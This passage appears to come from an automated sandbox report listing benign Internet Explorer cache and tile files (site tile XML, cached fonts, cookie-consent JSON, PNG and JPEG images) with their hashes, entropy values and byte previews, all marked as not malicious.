Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd084275e,0x01d7e7d8</date><accdate>0xd0fdbf78,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	349
Entropy (8bit):	5.075265000301198
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4J4tGHMKV+TD90/QL3WIZK0QhPPwGgE5EtMjwu:TMHdNMNxi5MjnWimI00OYGd5EtMb
MD5:	4502E1F14D697867EE729D6430838EC6
SHA1:	0BC6B2F31FB5156766860D0A84E764CF3641B00D
SHA-256:	08C39EEB340DD12FF1D8EFB565256D887C526235E12494233F936E3A0B5F6A7D
SHA-512:	E1A5B6A9DB12781450973474BFF6EBC082F3DE80E2EB10CC5F49146F828CD49CBE5CD162A52658F81FD2437D58D84BB8358C973742950CFBBD2F599C2E57D0A A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xceaac49e,0x01d7e7d8</date><accdate>0xced0ea53,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.131967660673267
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwToO4HTD90/QL3WIZK0QhPPwG8K0QU5EtMjwu:TMHdNMNxhGwToO4HnWimI00OYG8K075t
MD5:	46C96C1734B3F30F92FE8F5B5AA2455C
SHA1:	CF5F4834CFD2C7D2758C2AC26F1FC36BF5152BDA
SHA-256:	12D0684C52B493AA3D636670C96CF7BEBD9B028BB40BB63C9AE3708A20AF8249
SHA-512:	337263F3DB0BCA29881956181C00D97B25ED10510ADC8441E31174BE39AB3CBE5D3A29862CBEBE5632FBA6D8D8C73A042C36806595A8B632E8D1C4792F2A150
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd1513207,0x01d7e7d8</date><accdate>0xd1abcb54,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.126673590310676
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4Quny1gVWTD90/QL3WIZK0QhPPwGAkEtMjwu:TMHdNMNx0nymEnWimI00OYGxEtMb
MD5:	364E27CF4101502D9CAE112C1A224E39
SHA1:	A59E95FE64593384399EDA00154E9A0A599D99A5
SHA-256:	98350798DAECD04F8729CCD7CCC985842663BC7FABCEC898B77E185D63971035
SHA-512:	2CE39B56A65661B5FBEBCBC36F377B4D4077E30E326933ED5B516DC1852630E376AA79CC87B1C35F1479A9D16242197A992C017A3AF99D48F19FB53373241004
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xcf625997,0x01d7e7d8</date><accdate>0xcf9df49a,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.136963795467987
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4oT40LO3N6TD90/QL3WIZK0QhPPwG6Kq5EtMjwu:TMHdNMNxxdO3N6nWimI00OYG6Kq5EtMb
MD5:	E0815547FBB62A6715DF97297AB4D131
SHA1:	6371083293D58264C9F27A10F3E8A2203F988305
SHA-256:	9B1422F8B8963391AC0E8807E540297942708ACB73CA8CD33A4F87034F8077F6
SHA-512:	FBCCCA70BFD66C01FED4E0D45FEC4C0AAE64CF4914971BB197826805CC8B6CB03A96AA1EE56B74793C5D5C28860A21ED8B675F4BE7D874E8D3B0E9E8087F0E1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xcef71078,0x01d7e7d8</date><accdate>0xcf2b843e,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	357
Entropy (8bit):	5.121278419299011
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4YX2n4nB9KeTD90/QL3WIZK0QhPPwG02CqEtMjwu:TMHdNMNxcG9BnWimI00OYGVEtMb
MD5:	AE25FD60AD628823B35AE3D081BA6612
SHA1:	A14CEBF6B596E4B0990608C7960EFAF2BA026538
SHA-256:	40EAE1782723387E57CACA24FDA990F107593D358623B86487E2D08F3AFCBC7B
SHA-512:	5A8438EAB1711A2C2A64EB6F30DCF65349BF89F0EBF83C084A64B1A03C0E5690FD0339CF4621DD19D3535C6BEEE035D34C631E4EAFB3E0FD0A860CFCC8658D4D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xce27a4c6,0x01d7e7d8</date><accdate>0xce46a218,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.0638351010949645
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4In4jKgGTD90/QL3WIZK0QhPPwGiwE5EtMjwu:TMHdNMNxfnuhGnWimI00OYGe5EtMb
MD5:	A966F742B889E07C7EB1950DB7C4F17F
SHA1:	1EE2A6FF570C62B01591AA2D51D6B5A3270661EF
SHA-256:	A033E1E48885035ABA3A1ED349CB31F76217A96B00C92D2E23F32545ED009331
SHA-512:	87741B91CFD5EE9AA38E19A52ABF6F1439D82F302F77043413FF0A954B5B44BCB5ED60F32419CE9B7BC6A39FF0D03EB22F497100B5E28A3AB3793F8995BA94BA
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xce65a0fc,0x01d7e7d8</date><accdate>0xce8bc6ee,0x01d7e7d8</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	26034
Entropy (8bit):	4.283851817560991
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
SSDEEP:	96:YvIJct+B+P47v+rcqlBPG9BQQQQQtkE1EwDzXozS29dcBUXqY:YvI6tlPqWceBPGYkEqcz4zSAcBi
MD5:	93CDEF8ED50C9E7D8CDB84E6E5E0793A
SHA1:	A5232FA9E77DB46C250732FAF395FCF5867B9D11
SHA-256:	7C7078D26426B6A0E977A86221B0C71DC11E2068AD6229CFCA0BD1569995AF1A
SHA-512:	56678A34DEF82067B6E6F027C77A82FF0978F9F4A4A9BAFCE0563247A26A2F50039AB44F72E304F4659DF5BB8F6C2294F05795CFC7A5DB551037EBF92EC84A61
Malicious:	false
Preview:	........".h.t.t.p.s.:././.w.w.w...g.o.o.g.l.e...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....0..... ....v.].X.:.X.:.r.Y.....q.X.S.4.S.4.S.4.S.4.S.4.S.4...X.....0.....q.W.S.4.X.:.....J...A...g..... ..K.H.V.8.....F..B.....,.....B.....B..B..B..B..B...u.....B..B..B..B..B...{..... 5.....k.....7R..8F.....2.....Vb..5C..;I.....R^.....0.....Xc..5C..5C..5C..5C..5C..5C..lv .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
Preview:	wOFF.....A.....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.l.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3278
Entropy (8bit):	4.87966793369991
Encrypted:	false
SSDEEP:	96:Oy9Dwb40zrvdip5GKZa6AyYs9vjxWCKTS2jQt4ZaX:zqlipc6vxLCSCbZaX
MD5:	073E1A67C16B7E2B0F240F20BAC53174
SHA1:	778663FBA0201814BE193EB38E4F9D8875F322ED
SHA-256:	886E0D5D43DFB17D92EB8C5C80AB0671ED9DE247EC4AD9D71B358F32F7613287
SHA-512:	97FA869A8BE850E759BDB5AAA0E850B787358CC4EED55796F6B51D1AFD5B6B25CF7A6FAC5FCD67AA9588876F208D40449ED94886046177B6FEAA083743B0169 6
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","Optan onDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca 92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs" ,"bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg" ,"sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um" ,"us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","gb","ws","gd","ge","gg"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	550
Entropy (8bit):	7.444195674983303
Encrypted:	false
SSDEEP:	12:6v/7jGhB1J/EfQCF2bAVNvYxZxdgQ+JIy9XD5hb6Fg9a6:ZJOf0APgfG+o1oFgc6
MD5:	6468CE276C808DA186AEF8AA10AB8DCC
SHA1:	F11A97DE272DAE4A61EC9990DEA171EFCF39B742
SHA-256:	CF782CC89F554E9ACF21D36909F6AC19DDE218BF0250179B48CDAB67728912B8
SHA-512:	6439670A62A38D289374812D5DACCE219D01E19F5CC4CEC4105F72BA703BF70078FC92DFD2A2C43669AA78EE8D03121E234E53DD3C73DF6CFB984049CE3637
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AA6wTdK[1].png	
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R.O.Q.=...Z.mq0-0`M....t...0qqjM.... .tq.&R..p...$.....0P.R'.M.A.#.....=H.(1.....s..}.oGOC.:.M.&..S>...W.....t...^..}..... .b.F6.R..,.PN...n...@_[...4.+.]..-4K...54.....w.....r{..3...9W.~.>;.G@.F...Q.Bx..AW....J.g|.B.q../..._M...T.4.....j.G.....}B7..`..B1.!...w3.hW.....+...p...D.....&,#.h...D.....T.....V ...H..`...,.....Qb.h..g.a~<.....K.p,...|.....@S.l5.?.r).&....<{ad3.P.,M...H..W.....Sl%.WX.q>..8.....Z.V.n.U.....\..... ..7....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...lr8...bt.]..<.h.d2I.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2I..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#l.[yk(.B<j..#.H..dp.\..m....."#...b.l6.7.-.Q...l6.<.# .H.....\\|.....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARjTo7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	19356
Entropy (8bit):	7.948589080765709
Encrypted:	false
SSDEEP:	384:NMaopAB0BYWomk1sj2+Y9+ei8azWV7BVDnVOcvfKuNqs8KmFE5bsDRkeuWTMrX0:NMP+xtNu2V9+rt+dVnVt3KuZ8dG5bsm8
MD5:	FF1D15E36A45BA83633203F3B7E2862A
SHA1:	5008B7735E8052005CE52C52C3DAFF40FAEB8F23
SHA-256:	860A18697195EA174D2B23E29AB5DA22F4B9D10616209F17AEE699E8F705FC3A
SHA-512:	6EC39298F2D7F078163472582ECCC8F99914DEBEF70A3D47BB5F05BB99A5FB0619DDAD71E24DA4F7822F3868FD1E213C1B27AAB020B6A28DE53CC70BD710DF C
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...3g.....J.jC..,6.`M.....k..h.....wc....."6.. ...@..\|..M !.b....S.=...&...5.w<9....$G....Q{.CL..K...!.ce....!.w.:T.B...(..(_.p .J..7..R..K...3I....?..v.z..*...r..|.....E....L.....2%...Fi.j+W.....a..\..bF.J....`-.k.....03.W..g..1.....I....i.y....<.Tg9....10.0=h.*..=..2RU.....o..`L..3.....cd#..",3..R..r..@.].2(....`..+.....K. WQ.I.'.J.n|..Z.Z..^

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlK6L[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11226
Entropy (8bit):	7.941284943853362
Encrypted:	false
SSDEEP:	192:QogOKUA9IJ5ztR79xNpSc1g1tbpT8bKi03OZHjiKsSHy5mn7gXSWsOqhereHeNC3:bgGVHxL510F58bKT3OoKI5mnkvsO5CeM
MD5:	8D9D60F40D226A1B91B1D82B4E197364
SHA1:	1D33CB602EC3A64596A1B88920B0CA9DB66913AA
SHA-256:	B9FE618C81EABA2B88F98A805D75920936FD2953DB7BCE28FDA6E108B2AD4918
SHA-512:	594744FBFCDDB63A910E91F0066B49BC0DF4EB70DC79AD6C18CB8409D1833024DFB6959F890BEA8A37C20722F2D7F38436DB8A94A2001692419C4DCA9B57479
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...^T."..;..Q.e..W1lZB..3.....[E.uae)..D..KC...dc.MM.>...-.. .@..D...)..9.C.w.N...i.E#..IJ.hmh`(4.".]@8..L.4....qo....c...q.- m..W.OH.vQ.7..H.....*..A.[.(....+*..:.j..,.s.x.c...9.0.>.H..ea...&..I..r.;.U.I..nF.....q..j.....Ha.we..0x.=.J..x.)$.zA#HaW..d.Z.:.|.....%.#i.i.).:..+.Q.KV...l..kE...9..Y..y.X.x.....-..*T..[.A, (....NA..T.-...7..,X...TbJ.@'...h...zrO

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlKcO[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlKcO[1].jpg	
Category:	dropped
Size (bytes):	11445
Entropy (8bit):	7.957939092044028
Encrypted:	false
SSDEEP:	192:Qo1Yk9AknYUOJh0GvvO3KSWoCVJTsf+Ytji1NWTw8F+Mqpukk:b1Yka3zvmXWhV+lpirWkU+XDk
MD5:	C4B164FE46F51EBA4B41349287181C25
SHA1:	A6750F61141BCAA71D03CC2135CBEF79395B377E
SHA-256:	781B819F8341A1B8A41719780A7E4F83973DC9FE76A5D47F57BF76169E7D0A9D
SHA-512:	5357F90B159E8FFA5E59FC7F1C152D590A549126C3763CB2668CE7895F7DD9B83876D562E4729D2C0639960FAD4410567963D8947C811778F63F94ECCAA9495B
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..%l.....r.....d...L..w=^.5.b...@.!.@...%.%.!... ....[.>.HL.U+.a.s.]....Hfe...DV......r@z.M.R;.k..w..G......,..-..1...../Q=.;|.8.6r
....oL.QH.PA.2.#....c4..y.......<--.+..X....?...+.%cz...AL...)X..(...i..@.&..4..P./@..;Nj....#:...%..5.Hf|z|..p9.5B%..5..-.........$..O.k.x....0I.a.m].....X....1.^..R..j.L.m.+.xs..1.>..4.h..
.....b.D.w:.v...P2..b ..a..H.a....Bh....u.(.....P{..+..j.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlNEA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	25557
Entropy (8bit):	7.890712621033468
Encrypted:	false
SSDEEP:	768:IGbQD7DTOsNFKciKw7fOIZucZz56e1IhoMFxlS:I7D7H3Spr7fVZZz531KHlS
MD5:	A204DC197046409012D95FCFD2F804D8
SHA1:	6018513305B0F74F6065AC89380FF3222B52A9FE
SHA-256:	CB82F8E195A6FB6A048349BFC701A4698FC180DCCFB7C9CCE0F131A71E4CDA91
SHA-512:	123219631949099A9BE3BD317B398EBEE84CF5421B0C01918D97F21E63FDEF29810FFEBEBF21747BBAF4A114926731D7245139200F62C93C598C95F501853E1B
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...s0...........P..0.A@......-.-...P.@.......P.@.......u....j$.*.=...."...q..Bb..>Q...S-..6kb.95.-..*F8.......<U"Yj"..D2bj..Q.qE.M.*.h
..AC\.b....4.C.\.@:6!.).KF....k...#a........5.........(..........(..BP0.....!.b..).(.(........(.(....!h......(....A@..-...P.@.@.....(.h..A@....Z.(...Y.)f<P3.Y...?.d..R..\.H.....`.U.W.\..D..o...R"..fP.
..H.E8.D...J......H.....s....Zc.1J.b.d.8.l......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlOdR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	43687
Entropy (8bit):	7.969225527069889
Encrypted:	false
SSDEEP:	768:I+hYeHsSsmVSPRyrT1evonfQrS2mEItVjSj48Q4OQl88j9+hLI2:I+FMS8Mf1eWIrS2mBVjSU8j88EE2
MD5:	7E294C6F8BDD4CB3A97E18D1F19D5D67
SHA1:	01576D3E144E7E8A3BAB9F4F571EEABAD8CB3A92
SHA-256:	71226FFB7996D891601262EE523358711BD6228B6DD5CBCBE981BC63A1C68F15
SHA-512:	ED3D574ADFA38A95BE73BB1AC7B2705687068AA69DACB8AA2B1E0549BB09E66EBD5F278340CD52249153BAB58E98116FD16A52DB2AF854F8328E0573DE5D259A
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..Cm.....'R......q...^..X.9...F$.an........T......ml".*i.H..........UZ.i.=...."...m..dw.....%....n'..k.bI!.h..'v....jy......r$.8...#../.F?.TL5..
.k...u#s..C..U.....Ev..b.*.;.x..MJ.I.B.Ob4w^....\...).B..O..`,'..P.'...I.5 \.|......5..p..L..N*%...X.s.}..-#M.....QF....Ukid.R.Q.>k..S.;.....a..|;.........:..GRx...dV8S;...Z?.]M...VF.D......
..d..?.Cp_7.p.6....G0XQh.C..!...<.t..,/..D..S

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARm0KA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11354
Entropy (8bit):	7.8268113059951805
Encrypted:	false
SSDEEP:	192:Q2B4m3VCxzol0Y6kvVscOTDBYgq3cmvgJk9otEulVDEfP3bvcklu0W:NBZtGHk9srXBY1Y69otEUVAfP3bw3
MD5:	E5E77739AB15FD9F2FD5F6CB7291679B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARm0KA[1].jpg	
SHA1:	E6DDB01B76F08F4DE66987FE684FD97035F3E76A
SHA-256:	7A58AA74472C82670FFB68F862378376B3DF5B3FC83DB2094B254595AE2890A2
SHA-512:	409D424364D532368B0BA2323362C6F9431DFFEC7927445AA699257A38C07BE50F0B6AD0BD1E8BF50D6534FD3FE5E5997A626916130CEAFD7A5CADA0DCEDC88
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...@-...P.R....P.)..@...Z.Z`....B(.....!.P.M.%.....P.(....0.....b..4..H....(...8.`.(.qL.S.....(.).P1(.4.....:....L....!.....@.4..@.@.4.(.P.(.E...)..h....mU$.P2O.K.epW. .]c]..RN....(..-.B..wt..4....r)..P...P)..(..i....i.J@-.-!.@.....Z.(.h.....H...@.....Bb.....q@....du....p.9.+.#N-.I.$HY...;Qq....9:1qo#..q.....5...0e.....a@...q.)....e.H..+...N.....#.f....1.a..@n...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmagQ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20107
Entropy (8bit):	7.951244765932356
Encrypted:	false
